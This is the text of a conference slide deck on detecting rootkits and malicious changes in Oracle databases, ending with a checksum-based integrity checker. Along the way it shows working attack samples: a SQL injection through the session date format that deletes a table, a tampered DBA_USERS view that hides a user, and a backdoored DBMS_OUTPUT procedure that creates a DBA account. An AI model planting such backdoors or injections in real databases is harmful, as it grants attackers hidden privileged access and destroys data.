

Scanning Oracle Database for malicious changes

Rodrigo Jorge, Oracle DBA



Before we start.. I wanna play a game..



Where is the SQL Injection?

```
SQL> DESC SECRETS
Name                Null?    Type
-----
FIRST_NAME          VARCHAR2(7)
SECOND_NAME         VARCHAR2(7)
THE_SECRET          VARCHAR2(30)
DATE_CREATED        DATE
```

```
SQL> SELECT * FROM SECRETS;

FIRST_N SECOND_ THE_SE DATE_CREA
-----
Rodrigo Jorge  abc123 22-JUN-20
John      Snow   def456 22-JUN-20
```

```
SQL> EXEC get_secret('Rodrigo','Jorge');
abc123
```


```
SQL> EXEC get_secret('John','Snow');
def456
```

```
SQL> EXEC get_secret('XXX','YYY');
```

```
SQL>
```

```
CREATE OR REPLACE PROCEDURE get_secret (NAME1 in VARCHAR2, NAME2 in VARCHAR2)
IS
  QUERY VARCHAR2(4000);
  REC   VARCHAR2(100);
  V_FNAME VARCHAR2(100);
BEGIN
  V_FNAME := DBMS_ASSERT.ENQUOTE_LITERAL(NAME1);
  QUERY := 'BEGIN SELECT THE_SECRET INTO :A FROM DUAL LEFT OUTER JOIN SECRETS
ON FIRST_NAME = ' || V_FNAME || '
AND SECOND_NAME = ' || DBMS_ASSERT.ENQUOTE_LITERAL(NAME2) || '
AND DATE_CREATED > ''' || (SYSDATE -30) || '''; END;';
  EXECUTE IMMEDIATE QUERY USING OUT REC;
  DBMS_OUTPUT.PUT_LINE(REC);
END;
/
```

- A - FIRST_NAME = ' || ...
- B - SECOND_NAME = ' || ...
- C - DATE_CREATED > ' || ...
- D - A and B
- E - Nowhere.. But you should write a better code..



Date + Strings concatenations are governed by NLS_DATE_FORMAT session param.

```
SQL> select count(*) from secrets;
```

```
  COUNT(*)  
-----  
         | 2
```

```
SQL> ALTER SESSION SET NLS_DATE_FORMAT=''; DELETE FROM secrets WHERE 1=1 OR ''='';
```

```
Session altered.
```

```
SQL> EXEC get_secret('Rodrigo','Jorge');
```

```
PL/SQL procedure successfully completed.
```

```
SQL> select count(*) from secrets;
```

```
  COUNT(*)  
-----  
         | 0
```


About



- Since Nov/2016
- Oracle Security / Cloud / Performance / HA / etc



Rodrigo Jorge




ORACLE
Certified Master



ORACLE
ACE Director

- **OCMs 11g / 12c / MAA / Cloud**
- **OCEs 11g / 12c**
- **(...)**

 www.dbarj.com.br

 [@rodrigojorgedba](https://twitter.com/rodrigojorgedba)

 [/rodrigoaraujorge](https://www.linkedin.com/in/rodrigoaraujorge)



DBA - Rodrigo Jorge - Oracle Tips and Guides

Blog about Databases, Security and High Availability



Elite

- Global systems integrator focused on the Oracle platform
- Consultants average 15+ years of Oracle experience
- Worldwide specialist in Engineered Systems implementations
- 13 Oracle ACE members, recognized by Oracle for their technical expertise



Expertise

Oracle Specializations*

- Oracle Exadata
- Oracle Exalogic
- Oracle Database
- Oracle GoldenGate
- Oracle Data Integrator
- Oracle Data Warehouse
- Oracle Real Application Cluster
- Oracle Performance Tuning
- Oracle Database Security

Oracle Engineered Systems Numbers

- 1000+ Oracle Engineered Systems which AEG have configured, patched or supported.
- 120+ AEG resources which have an average 15+ years of Oracle experience
- AEG Support across 9 countries
- 200 Oracle Engineered Systems (Exadata/Exalogic, etc) currently under management directly by AEG
- 200+ customers in either the AEG Managed Services program or remoteDBA program
- 50,000 Accenture Oracle IDC resources that can be leveraged for Level 1 & Level 2 support



Success



Thought Leadership

Our consultants have been published in multiple subject areas and additional online resources that demonstrate Accenture's experience and expertise with the OES platform





BEFORE WE START..

Database Security is always a pretty wide theme..



WHAT I WILL NOT BE SPEAKING TODAY




Figure 8: Oracle Maximum Data Security Architecture ref:wp-security-dbsec-gdpr-3073228.pdf



DETECT A UNDERGOING ATTACK


Scanning your Oracle Database for malicious changes



RETROSPECTIVE
2018 - 2019



Total CVEs corrected by Oracle quarterly CPU Advisories



<https://www.oracle.com/technetwork/topics/security/alerts-086861.html>

CPU April 2020

CVE#	Component	Package and/or Privilege Required	Protocol	Remote Exploit without Auth.?	CVSS VERSION 3.0 RISK (see Risk Matrix Definitions)									Supported Versions Affected	Notes
					Base Score	Attack Vector	Attack Complex	Privs Req'd	User Interact	Scope	Confidentiality	Integrity	Availability		
CVE-2020-2735	Java VM	Create Session	Oracle Net	No	8.0	Network	High	Low	Required	Changed	High	High	High	11.2.0.4, 12.1.0.2, 12.2.0.1, 18c, 19c	
CVE-2016-10251	Oracle Multimedia	Create Session	Oracle Net	No	8.0	Network	Low	Low	Required	Unchanged	High	High	High	12.1.0.2	
CVE-2019-17563	WLM (Apache Tomcat)	None	HTTPS	Yes	7.5	Network	High	None	Required	Unchanged	High	High	High	12.2.0.1, 18c, 19c	
CVE-2020-2737	Core RDBMS	Create Session, Execute Catalog Role	Oracle Net	No	6.4	Network	High	High	Required	Unchanged	High	High	High	11.2.0.4, 12.1.0.2, 12.2.0.1, 18c, 19c	
CVE-2019-2853	Oracle Text	Create Session	OracleNet	No	6.3	Network	Low	Low	None	Unchanged	Low	Low	Low	11.2.0.4, 12.1.0.2, 12.2.0.1, 18c, 19c	
CVE-2016-7103	Oracle Application Express	None	HTTPS	Yes	6.1	Network	Low	None	Required	Changed	Low	Low	None	Prior to 19.1	
CVE-2020-2514	Oracle Application Express	End User Role	HTTPS	No	4.6	Network	Low	Low	Required	Unchanged	None	Low	Low	Prior to 19.2	
CVE-2020-2734	RDBMS/Optimizer	Execute on DBMS_SQLTUNE	Oracle Net	No	2.4	Network	Low	High	Required	Unchanged	Low	None	None	12.1.0.2, 12.2.0.1, 18c, 19c	

Why should you apply patches as soon as they are released?

1. Reverse Engineering.
2. Exploit prices decreases (CVE is no longer Oday).
3. Easy to find on deepweb.

ORACLE DATABASE 11.2.0.4/12.1.0.2/12.2.0.1/18C/19C CORE RDBMS UNKNOWN VULNERABILITY EDIT



CVSS Meta Temp Score

9.4

Current Exploit Price (≈)

\$25k-\$100k

A vulnerability classified as very critical has been found in [Oracle Database 11.2.0.4/12.1.0.2/12.2.0.1/18c/19c](#) (Database Software). Affected is an unknown code of the component *Core RDBMS*. This is going to have an impact on confidentiality, integrity, and availability.

The weakness was disclosed 07/16/2019 as [Oracle Critical Patch Update Advisory - Juli 2019](#) as confirmed advisory (Website). The advisory is available at [oracle.com](#). This vulnerability is traded as [CVE-2018-11058](#). It is possible to launch the attack remotely. The exploitation doesn't require any form of authentication. The technical details are unknown and an exploit is not available. The structure of the vulnerability defines a possible price range of USD \$25k-\$100k at the moment ([estimation calculated on 07/17/2019](#)).

As 0-day the estimated underground price was around **\$100k and more.**

Upgrading eliminates this vulnerability. A possible mitigation has been published immediately after the disclosure of the vulnerability.

What are “malicious changes”?

Changes in the structure of your DB that would allow a breach of :

- Confidentiality and/or
- Availability and/or
- Integrity

Who may create those “malicious changes”?

- Hackers.
- Former employees.

Malware

Scareware

Worms

Virus

Rootkit..

Adware

Spywares

Ransomware

Trojan

What is a RootKit ?

1. Malicious code (malware).
2. Allows privileged access where normally not allowed.
3. Try to be well hidden in your system.
4. Target Access Type:
 - *Operating System = ROOT*
 - *Oracle DB = DBA / SYS*

OS Rootkit


- Result of **who** command with and without a rootkit deployed:

without rootkit	with rootkit
<pre>[root@picard root]# who root pts/0 Apr 1 12:25 root pts/1 Apr 1 12:44 root pts/1 Apr 1 12:44 ora pts/3 Mar 30 15:01 hacker pts/3 Feb 16 15:01</pre>	<pre>[root@picard root]# who root pts/0 Apr 1 12:25 root pts/1 Apr 1 12:44 root pts/1 Apr 1 12:44 ora pts/3 Mar 30 15:01</pre>



"IF CODE CAN BE STORED..
A ROOTKIT CAN BE DEPLOYED.."

Rodrigo Jorge – June/2020



Rootkit in DBs

- Analogous idea:

OS	->	DB
Hide OS User		Hide Database User
Hide Logged Users		Hide Database Logged Users
Hide Jobs		Hide Database Scheduler
Hide Files		Hide Database Objects
Hide Processes		Hide Database Processes

Mind of an attacker

To protect yourself against a hacker, think like him!





ATTACK VECTOR EXAMPLES



In next slides there will be some example of tampering dictionary objects.

- To deploy the rootkit, the attacker must be sysdba:
 - *Former Employee.*
 - *Exploring some CVE failure.*
 - *Buffer overflow.*
 - *Privilege escalation attack*
 - *Etc*

**It's not in the scope of this session
how to escalate to SYSDBA**



1. HIDING USERS



Changing most important views

■ DBA_USERS

```
CREATE OR REPLACE FORCE VIEW "SYS"."DBA_USERS" ... AS
.....
where u.datats# = dts.ts#
and u.resource$ = p.profile#
and u.tempts# = tts.ts#
and (BITAND(u.user#,bin_to_num(1,1,1,1,0,1,0)) <> u.user# or
      u.user# < bin_to_num(1,1,1,1,0,1,0))
and ((u.astatus = m.status#) or
      (u.astatus = (m.status# + 16 - BITAND(m.status#, 16))))
and u.type# = 1
and u.resource$ = pr.profile#
and dp.profile# = 0
and dp.type#=1
and dp.resource#=1
and pr.type# = 1
and pr.resource# = 1
```

Changing most important views

■ DBA_USERS

```
CREATE OR REPLACE FORCE VIEW "SYS"."DBA_USERS" ... AS
.....
where u.datats# = dts.ts#
and u.resource$ = p.profile#
and u.tempts# = tts.ts#
and (BITAND(u.user#,bin_to_num(1,1,1,1,0,1,0)) <> u.user# or
      u.user# < bin_to_num(1,1,1,1,0,1,0))
and ((u.astatus = m.status#) or
      (u.astatus = (m.status# + 16 - BITAND(m.status#, 16))))
and u.type# = 1
and u.resource$ = pr.profile#
and dp.profile# = 0
and dp.type#=1
and dp.resource#=1
and pr.type# = 1
and pr.resource# = 1
```


Changing most important views

■ DBA_USERS

```
CREATE OR REPLACE FORCE VIEW "SYS"."DBA_USERS" ... AS
.....
where u.datats# = dts.ts#
and u.resource$ = p.profile#
and u.tempts# = tts.ts#
and u.user# <> 122
and ((u.astatus = m.status#) or
      (u.astatus = (m.status# + 16 - BITAND(m.status#, 16))))
and u.type# = 1
and u.resource$ = pr.profile#
and dp.profile# = 0
and dp.type#=1
and dp.resource#=1
and pr.type# = 1
and pr.resource# = 1
```

[oracle@localhost ~]\$




2. MODIFYING INTERNAL PACKAGES



Internal packages Rootkits

- Unwrap is simple <http://www.codecrete.net/UnwrapIt/>
- The attacker may change internal SYS packages.



- Removing his traces (audits / last_ddl_time / etc)
- Eg: DBMS_OUTPUT

Internal packages Rootkits

- Changing the code:

```
PROCEDURE PUT_LINE(A VARCHAR2) IS
...
BEGIN
...
IF (a = 'My_Secret_String')
THEN
    BEGIN
        NEW_LINE;
        execute immediate 'create user c##rj identified by oracle';
        PUT('User c##rj created. ');
        NEW_LINE;
    EXCEPTION WHEN OTHERS THEN NULL;
    END;
    BEGIN
        NEW_LINE;
        execute immediate 'grant dba to c##rj ';
        PUT('User c##rj granted DBA. ');
        NEW_LINE;
    EXCEPTION WHEN OTHERS THEN NULL;
    END;
END IF;
...
END;
/
```

[oracle@localhost ~]\$

Most targeted objects

- Procedures with GRANT to PUBLIC and OWNED by SYS / SYSTEM / any DBA :

```
select distinct p.object_name
from    dba_procedures p, dba_tab_privs t
where   p.owner='SYS' and p.authid='DEFINER'
and     p.owner=t.owner and p.object_name=t.table_name
and     t.privilege='EXECUTE'
and     t.grantee='PUBLIC' order by 1;
```

OBJECT_NAME

DBMS_APPLICATION_INFO

DBMS_APP_CONT_PRVT

DBMS_AUTO_TASK

DBMS_CRYPTO_TOOLKIT

DBMS_CUBE_ADVISE_SEC

DBMS_DEBUG

DBMS_DESCRIBE

DBMS_LDAP_UTL


DBMS_LOB

DBMS_LOBUTIL

DBMS_LOGSTDBY_CONTEXT

DBMS_NETWORK_ACL_UTILITY

DBMS_OBFUSCATION_TOOLKIT

DBMS_OUTPUT

DBMS_PICKLER

DBMS_RANDOM

DBMS_RESULT_CACHE_API

DBMS_ROWID

DBMS_SNAPSHOT_UTL

DBMS_STANDARD

DBMS_TF

DBMS_TRACE

DBMS_UTILITY

DBMS_XA_XID

DBMS_XS_NSATTR



HOW TO DETECT ROOTKITS IN ORACLE DATABASES OBJECTS?

How to detect?

- Do an initial **checksum** of all objects that have "code":
 - *Views*
 - *Procedures*
 - *Packages*
 - *Triggers*
 - *Functions*
 - *Java*
 - *etc*
- Periodically check these hashes for changes.

How to detect?

```
SQL> SET SERVEROUT ON
SQL>
SQL> DECLARE
  2   VCODE CLOB;
  3 BEGIN
  4   FOR I IN (SELECT TEXT FROM DBA_SOURCE
  5             WHERE OWNER='SYS' AND NAME='DBMS_OUTPUT'
  6             ORDER BY LINE ASC)
  7   LOOP
  8     VCODE := VCODE || I.TEXT;
  9   END LOOP;
 10   DBMS_OUTPUT.PUT_LINE('DBMS_OUTPUT : ' || SYS.DBMS_CRYPTO.HASH(VCODE, SYS.DBMS_CRYPTO.HASH_SH1));
 11 END;
 12 /
DBMS_OUTPUT : 81FDAE076FDE7D06BEACE1A72ED8FFBF34C9DBC4

PL/SQL procedure successfully completed.
```

Rootkit masking techs

```
SQL> SET SERVEROUT ON
SQL>
SQL> DECLARE
  2   VCODE CLOB;
  3   BEGIN
  4   FOR I IN (SELECT TEXT FROM DBA_SOURCE
  5             WHERE OWNER='SYS' AND NAME='DBMS_OUTPUT'
  6             ORDER BY LINE ASC)
  7   LOOP
  8     VCODE := VCODE || I.TEXT;
  9   END LOOP;
10   DBMS_OUTPUT.PUT_LINE('DBMS_OUTPUT : ' || SYS.DBMS_CRYPTO.HASH(VCODE, SYS.DBMS_CRYPTO.HASH_SH1));
11 END;
12 /
DBMS_OUTPUT : 81FDAE076FDE7D06BEACE1A72ED8FFBF34C9DBC4

PL/SQL procedure successfully completed.
```

How to protect against masking techs?

- *DBA_SOURCE* or *DBMS_CRYPTO.HASH* may be tampered
- Avoiding rootkit masking techs:
 - *Never use views to calculate your checksums.*
 - *Use a third-party checksum utility:*
https://github.com/CruiserX/sha256_plsql
 - *Extract the code directly from the datafile (if TDE isn't enabled in SYSTEM, Oracle 12.2 onwards)*

Avoiding rootkit masking techs

```
$ cat /u01/app/oracle/oradata/ORCL/system01.dbf | strings | \  
> pcregrep -M -A 28 'PACKAGE BODY dbms_crypto wrapped' | shasum  
718ff0ac5b56d3da75168ed5065183574bc05d65 -
```

If in ASM:

```
ASMCMD> cp +DATA/RODJORGE/DATAFILE/system.1797.948983003  
/u01/app/oracle/stage/system.dbf  
  
copying +DATA/RODJORGE/DATAFILE/system.1797.948983003 ->  
/u01/app/oracle/stage/system.dbf
```

ORACHKSUM



ORACHKSUM

Signature checker for Oracle Core Objects

- **SHA1SUM** checker comparing the generated hashes with a clean Oracle Database installation.
- Works with 11.2.0.4 / 12.1.0.1 / 12.1.0.2 / 12.2.0.1 / 18 / 19
- Compatible with any PSU (*up to July-2019*) :
 - *PSU / DBBP*
 - *RU / RUR*
 - *OJVM PSU*
- Reports:
 - *MATCH*
 - *NO MATCH*
 - *NOT FOUND*
- Requires quarterly updates to add hashes for new and modified objects (quarterly CPUs)

GitHub - dbarj/orachksum: OR

GitHub, Inc. [US] https://github.com/dbarj/orachksum

Why GitHub? Enterprise Explore Marketplace Pricing Search Sign in Sign up

dbarj / orachksum

Watch 1 Star 8 Fork 3

Code Issues 0 Pull requests 0 Projects 0 Insights

Join GitHub today Dismiss
GitHub is home to over 36 million developers working together to host and review code, manage projects, and build software together.
Sign up

ORACHKSUM - Oracle Database Integrity Checker

6 commits 2 branches 0 releases 1 contributor View license

Branch: master New pull request Find File Clone or download

dbarj Create headers.txt Latest commit 5896ed8 on Feb 7

js	v1810	7 months ago
main	Create headers.txt	3 months ago
sql	v1902	3 months ago
.gitignore	v1810	7 months ago
LICENSE	v1810	7 months ago
LICENSE-3RD-PARTY	v1810	7 months ago
README.md	v1902	3 months ago
orachksum.sh	v1901	3 months ago
orachksum.sql	v1810	7 months ago

https://github.com/dbarj/orachksum

ORACHKSUM - Features

- Open Source.
- Installs nothing. No object is created or modified.
- Compare hashes using OS tools (diff / awk / sed / grep).
- Works for **Linux** and **Solaris**.
- Can be executed remotely (TNS).
- Can be executed by anyuser with DB dictionary access.

